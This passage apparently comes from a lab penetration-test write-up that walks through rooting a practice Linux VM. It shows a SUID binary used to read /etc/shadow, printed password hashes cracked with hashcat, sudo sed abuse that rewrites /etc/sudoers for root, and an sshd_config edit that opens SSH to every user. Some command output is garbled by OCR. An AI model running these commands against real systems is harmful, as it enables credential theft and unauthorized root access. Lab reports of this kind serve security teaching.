
```
d /home/user1
s -la
otal 52
rwx------ 4 user1 user1  4096 May 10 13:49 .
rwxr-xr-x 5 root  root   4096 Apr 11 10:06 ..
rw-r--r-- 1 root  root      0 Apr 12 15:52 .bash_history
rw-r--r-- 1 user1 user1   220 Apr 11 10:05 .bash_logout
rw-r--r-- 1 user1 user1  3771 Apr 11 10:05 .bashrc
rwx------ 2 user1 user1  4096 Apr 11 10:58 .cache
rwxrwxr-x 3 user1 user1  4096 May  9 11:35 .local
rwsrwxr-x 1 root  user1 17448 Apr 11 10:16 ppscat
rw-r--r-- 1 eth   eth    3076 Apr 11 10:15 ppscat.c
rw-r--r-- 1 user1 user1   807 Apr 11 10:05 .profile
```

3. After analyzing the *ppscat.c* file we have known the main function of the SUID file. So we used the this script to display content of a file which we were not allowed to read before.




```
cd /home/user1
ls -la
total 52
drwx------ 4 user1 user1  4096 May 10 13:49 .
drwxr-xr-x 5 root  root   4096 Apr 11 10:06 ..
-rw-r--r-- 1 root  root      0 Apr 12 15:52 .bash_history
-rw-r--r-- 1 user1 user1   220 Apr 11 10:05 .bash_logout
-rw-r--r-- 1 user1 user1  3771 Apr 11 10:05 .bashrc
drwx------ 2 user1 user1  4096 Apr 11 10:58 .cache
drwxrwxr-x 3 user1 user1  4096 May  9 11:35 .local
-rwsrwxr-x 1 root  user1 17448 Apr 11 10:16 ppscat
-rw-r--r-- 1 eth   eth    3076 Apr 11 10:15 ppscat.c
-rw-r--r-- 1 user1 user1   807 Apr 11 10:05 .profile
```

4. To read the content of /etc/shadow directory we used the command *./ppscat -f /etc/shadow*.



```
./ppscat -f /etc/shadow
root:$6$GjPARWjGQRrieHeU$2.bkfJf9h0MYdzpCws8fCV0YUX0VBk.wjXvNyWS0zypeAZYPG26T3m
4:0:99999:7:::
daemon:*:19430:0:99999:7:::
bin:*:19430:0:99999:7:::
sys:*:19430:0:99999:7:::
```


5. We found the hashed password of *almostadmin*.



```
systemd-coredump:!!:19824::::::
eth:$6$adEoUrSRmGBv6gHP$xuRR9omPI8V9ywe95WSumb3Wwo93E6fDCNQiWrFVUcNPeqI8G6IA08pVlxEDwVuNGjqOjOOUg/Pe87xfbVeNo.:19824
:0:99999:7:::
lxd:!:19824::::::
vboxadd:!:19824::::::
user1:$6$e/eZGxVZY3JfgvaL$AMf0fPQUd2pXE2HgAFhqtNIW/YksUr4JCGVY6UMfX1laEEkXZIkz1Ji1i4OLaQH70VDjJhkAjO.Y0Ohn9T/pq1:198
24:0:99999:7:::
almostadmin:$6$jj11M7WTF2f2PsOp$EfOuo752W5tom.A1.9qf1IsV9H8zqysxRv5JAuVsStj5qgYsAYFXVrhrXArcCEUUjdFEynv5sSsMwwFQy9gv
x1:19824:0:99999:7:::
```

6. At this point we copied and pasted the hashed password for *almostadmin* in a *hashlo.txt* on our attacking machine.
   Hashed password: *$6$jj11M7WTF2f2PsOp$EfOuo752W5tom.A1.9qf1IsV9H8zqysxRv5JAuVsStj5qgYsAYFXVrhrXArcCEUUjdFEynv5sSsMwwFQy9gvx1*

7. To decode the hashed password we used a tool named *hashcat*.




```
┌──(mio㉿kali)-[~]
└─$ hashcat -m 1800 -a 0 hashlo.txt rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) -
Platform #1 [The pocl project]
==================================================================================================================
=============================

* Device #1: cpu-penryn-11th Gen Intel(R) Core(TM) i5-11400H @ 2.70GHz, 1497/3058 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Sat May 11 16:28:57 2024
Stopped: Sat May 11 16:28:58 2024

┌──(mio㉿kali)-[~]
└─$ hashcat --show hashlo.txt
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

1800 | sha512crypt $6$, SHA512 (Unix) | Operating System

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

$6$jj11M7WTF2f2PsOp$EfOuo752W5tom.A1.9qf1IsV9H8zqysxRv5JAuVsStj5qgYsAYFXVrhrXArcCEUUjdFEynv5sSsMwwFQy9gvx1:sunshine1
```

8. With decoded password we obtained the *almostadmin* local access by using command *su almostadmin*.

Privilege Escalation #3


1. After we logged in as *almostadmin* through revers shell; we used the command *sudo -l* to see if we are allowed to do any tasks that require privileged access without a password.



```
 su almostadmin
assword: sunshine1
udo -l
atching Defaults entries for almostadmin on 9522471706468404:
   env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

ser almostadmin may run the following commands on 9522471706468404:
   (root) NOPASSWD: /usr/bin/sed
```

2. As a result of previous step we have a file called *sed* that we can execute as a root without password. After some searching we found this file on the popular site `https://gtfobins.github.io/gtfobins/sed/` for binary SUID. So we decided to use script to edit sudoers file with a command *sudo /usr/bin/sed -i '1s/.*/almostadmin ALL=(ALL:ALL) NOPASSWD: ALL/' /etc/sudoers* to perform privilege escalation.


3. After editing the sudoers file we use the command *sudo -i* to obtain root access.



```
id
uid=1002(almostadmin) gid=1002(almostadmin) groups=1002(almostadmin)
bash
whoami
almostadmin
sudo /usr/bin/sed -i '1s/.*/almostadmin ALL=(ALL:ALL) NOPASSWD: ALL/' /etc/sudoers
id
uid=1002(almostadmin) gid=1002(almostadmin) groups=1002(almostadmin)
sudo -l
Matching Defaults entries for almostadmin on 9522471706468404:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bi
n

User almostadmin may run the following commands on 9522471706468404:
    (ALL : ALL) NOPASSWD: ALL
    (root) NOPASSWD: /usr/bin/sed
sudo -i
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Remote access

1. After some exploration we found out that SSH connection was blocked for all users besides *eth*. We found out a way to allow everyone have a remote access via SSH.
2. After gaining the local access of *almostadmin* we also found *sed* script. We used it for changing sshd_config file by commenting the *DenyUsers* part to get a remote access. Command: *sudo /usr/bin/sed -i '/DenyUsers/s/^/#/' /etc/ssh/sshd_config*
3. Now we can connect to the server with any user via SSH. Here we connected to *almostadmin*.



```
┌──(mio㉿kali)-[~]
└─$ ssh -p 9822 almostadmin@10.0.2.4
almostadmin@10.0.2.4's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-176-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 12 May 2024 02:57:03 PM UTC

  System load:  0.1               Processes:               133
  Usage of /:   13.5% of 37.57GB   Users logged in:         0
  Memory usage: 33%               IPv4 address for enp0s3: 10.0.2.4
  Swap usage:   0%


 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Sat May 11 21:53:52 2024
almostadmin@9522471706468404:~$
```

Final remarks

1. After connecting through FTP with *user1* and exploring around. We found an empty file *login.php* and a file *login.zip* in the directory */var/www/html/uploads*. We downloaded, unzipped and decrypted the file. Then we changed its permissions and put it instead of empty *login.php* in */var/www/html/uploads*. We were able to perform easy SQL injection that just gave the information about 1 user existence in the system.

2. During the Privilege escalation #3 we found *almostadmin* user able to run the */usr/bin/sed* tool with sudo permissions. So we were able to change any file in the machine and that could harm the entire system in different ways.